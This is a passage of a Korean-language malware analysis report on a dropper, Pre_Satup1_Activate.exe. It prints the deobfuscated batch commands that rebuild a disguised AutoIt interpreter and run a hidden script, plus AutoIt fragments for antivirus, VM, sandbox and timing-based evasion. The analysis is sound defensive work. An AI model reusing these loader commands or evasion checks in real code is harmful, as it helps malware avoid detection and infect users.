
Prefetch 아티팩트를 통해 세 파일의 Last Run Time 이 동일한 것을 파악하였습니다.

● 상세 분석

ida 와 x32dbg, 그리고 process monitor 를 통해 Pre_Satup1_Activate.exe 파일의 동작 행위에 대해 상세히 분석하였습니다.




[그림 33] edx 레지스터 에 새로운 폴더 경로 저장




[그림 34] 생성되는 폴더 및 파일의 문자열 경로 저장 스택 확인


랜덤한 숫자를 선정해서 만든 경로 문자열을 edx 에 계속 할당하고 edx 스택 주소에서는 폴더 경로와 저장된 CreateDirectoryA 문자열을 통해 확인할 수 있습니다. 또한, 앞서 확인했던 폴더에 저장되는 다수의 파일들을 생성하기 위해 해당 스택 공간에 파일 경로가 저장되는 것도 확인하였습니다.



[그림 35] VirtualAlloc 을 통해 메모리 할당




[그림 36] 0x00452C47 주소에서 파일 생성 확인




[그림 37] 생성된 Childhood 확인

VirtualAlloc 을 통해 메모리를 할당하고, Breakpoint 를 지정한 0x00452C47 주소에서 416830 을 호출하면서 파일이 생성되는 것을 확인하였습니다.




[그림 38] 파일 생성 순서

파일이 생성되는 순서는 위 그림과 같았습니다.




[그림 39] cmd 명령 수행

이후, CreateProcessA 를 통해 프로세스를 생성하고 "cmd /k cmd < Childhood & exit" 명령을 수행합니다. 이를 통해 새로운 cmd 세션을 열어 Childhood 파일의 모든 명령을 순차적으로 실행하고 cmd 세션을 종료하는 것으로 보입니다.



[그림 40] Childhood 파일 확인

Childhood 파일을 살펴보았을 때 난독화가 적용되어 있는 것을 알 수 있습니다.



[그림 41] Childhood 파일 난독화 해제


따라서, %랜덤한 문자열%=문자 형식으로 패턴이 정해져 있던 난독화를 해제하였고, 그 결과 위 그림과 같은 명령들을 확인할 수 있습니다.

명령어는 다음과 같이 해석할 수 있습니다.

명령어	해석
powershell get-process avastui >NUL powershell get-process avgui >NUL	avastui, avgui 프로세스를 찾고 결과는 출력하지 않음
if not errorlevel 1 Set gNmqhq=AutoIt3.exe & Set vPqoQVI=.a3x	최근에 실행된 명령이 오류를 반환하지 않았다면 'gNmqhq' 환경 변수를 'AutoIt3.exe'로 설정하고, 'vPqoQVI' 환경 변수를 '.a3x'로 설정
copy /b Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight Aerospace	여러 파일들을 이진 모드로 복사하여 모두 합친 결과를 Aerospace에 저장
<nul set /p = "MZ" > %random%₩₩Blowjob.pif	특별한 텍스트 문자열("MZ")를 새 파일에 쓰고, 파일 이름은 난수와 Blowjob.pif로 구성
findstr /V /R "^Productive$" Aerospace >> %random%₩₩Blowjob.pif	Productive라는 단어로 시작하는 부분을 찾고 그 부분을 제외한 나머지를 출력하여 저장
Move Uni %random%₩₩f	Uni 파일을 %random%₩₩f 파일로 저장
%random%₩₩Blowjob.pif %random%₩₩f	Blowjob.pif파일을 통해 f 실행
ping -n 5 localhost	localhost로 5번 패킷 전송


따라서, 분석 대상 PC 에서는 avastui 혹은 avgui 라는 Anti-Virus 제품이 동작 중인지 프로세스를 찾고 에러를 transcript 로 반환한 것을 확인하였기 때문에 Blowjob.pif 는 Autoit3.exe 이 아닌 그대로 생성이 되었고, f 파일은 .a3x 확장자가 붙지 않은 채 생성이 되었습니다.

또한, 다수의 파일들은 하나로 합쳐져서 Aerospace 에 저장되는 것을 확인할 수 있으며, Blowjob.pif 라는 파일에 MZ 헤더 시그니처를 붙이고 Productive 시그니처를 제외한 Aerospace 파일 데이터를 Blowjob.pif 에 작성합니다. 그 후, Uni 라는 파일은 f 파일로 저장되며 Blowjob.pif 를 통해 f 를 실행합니다. 마지막으로 localhost 로 5 초간 ping 을 수행합니다.




[그림 42] 파일 해시 값 일치 확인


실제로 HxD 를 통해 시그니처를 변경한 뒤 확인해보면 해시 값이 일치하는 것을 확인할 수 있습니다.



[그림 43] CreateProcessInternalW Step into




[그림 44] NtWow64Allocate, WriteVirtualMemory64 호출



[그림 45] NtResumeThread 이후 29935 폴더 생성 후 Blowjob.pif 및 ping 실행


다음의 세 그림을 통해 Pre_Satup1_Activate.exe 가 프로세스를 생성하고 메모리를 할당해 데이터를 쓰고 스레드 실행을 재개하는 흔히 악성코드가 주로 수행하는 행위를 수행함으로써 cmd 를 통해 childhood 내 존재하는 명령어에 관한 행위를 모두 수행하는 것을 마지막으로 확인할 수 있습니다.

다음은 Blowjob.pif 와 f 파일에 대해 분석을 수행하였습니다.




[그림 46] 기본 autoit3.exe(좌), Blowjob.pif(우)

두 파일의 경우 해시 값은 일치하지 않지만, 동일한 Auoit3.exe version 을 가지며 file size, library, functions 개수 등이 모두 동일한 것을 확인할 수 있습니다.



[그림 47] Blowjob.pif 실행 시 화면

실행 시 script 를 실행시킬 수 있는 autoit3.exe 와 동일한 화면이 등장하며, autoit script files 인 au3 혹은 a3x 을 실행할 수 있습니다. 이를 통해 f script 를 실행했음을 알 수 있습니다.



[그림 48] 난독화 되어 있는 f autoit script

f script 는 위 그림과 같이 일부 난독화 되어 있는 것을 확인할 수 있습니다. arubalinked("문자열", 나눗셈) 형태는 문자열을 b 를 기준으로 split 하고, 두번째 인자에서 나눗셈 후 나온 숫자만큼 뺄셈 후 ascii 로 변환하면 난독화 해제가 가능했습니다.

```
If $CoolingRoutineHoles = 33 Then
If ProcessExists(vmtoolsd.exe) = True or ProcessExists(VboxTray.exe) = True or ProcessExists(SandboxieRpcSs.exe) Then Exit
ExitLoop
EndIf
WEnd
```

[그림 49] 난독화 된 autoit script 해석 1

vmtoolsd.exe 나 VobxTray.exe, 그리고 SandboxieRpcSs.exe 프로세스가 존재한다면 종료하는 것으로 봐서 VM 이나 샌드박스 환경일 경우 종료하는 것을 확인할 수 있습니다.

```
$FtSeqDameEditor = DllCall (kernel32.dll, long, GetTickCount)[0]
(중략)
DllCall(kernel32.dll, DWORD, Sleep, dword, $PractitionerElementsGrey)
(중략)
$KSRACKSAFE = DllCall (kernel32.dll, long, GetTickCount)[0]
$DidMasterArguedFacing = $KSRACKSAFE - $FtSeqDameEditor
(중략)
If Not (($DidMasterArguedFacing+500)>=$PractitionerElementsGrey and ($DidMasterArguedFacing-500)<=$PractitionerElementsGrey) Then Exit
```


[그림 50] 난독화 된 autoit script 해석 2

또한, sleep 수행이 정상적으로 이루어지는지 GetTickCount를 통해 전,후의 데이터를 확인하여 검증하고, 기댓값이 아닐 경우 악성코드를 종료합니다.

```
Func SonicSpringerTerritoryColours($PractitionerElementsGrey)
$FtSeqDameEditor = DllCall (kernel32.dll, long, GetTickCount)[0]
$definingspecificallydefence = 4
$FAIRYPAINFULREALTORS = 86
While 196
If $definingspecificallydefence = 2 Then
Dec(Giant-Entrepreneur-Sculpture-Tokyo-)
PixelGetColor(Johnny     , Johnny     )
$definingspecificallydefence = $definingspecificallydefence + 1
EndIf
If $definingspecificallydefence = 3 Then
PixelGetColor(emma#radio#sword#, emma#radio#sword#)
DriveStatus(Courage!Amendments!Norm!Thumbnail!)
```


[그림 51] 난독화 해제 후 script

하지만, PixelGetColor, DriveStatus, 변수 이름 등에서 해석이 불가능했기 때문에 코드 분석 대신 process monitor 를 통해 blowjob.pif 이 f 파일을 로드하여 수행하는 행위를 네트워크 통신을 중점적으로 살펴보았습니다.



[그림 52] process monitor 내 Blowjob.pif가 f를 실행하는 부분

autoit script 에 해당하는 f 파일을 읽어 수행되는 과정을 살펴볼 수 있습니다. 하지만, 앞서 확인하였던 vm 환경 탐지로 인해 네트워크 관련 통신은 존재하지 않았습니다.



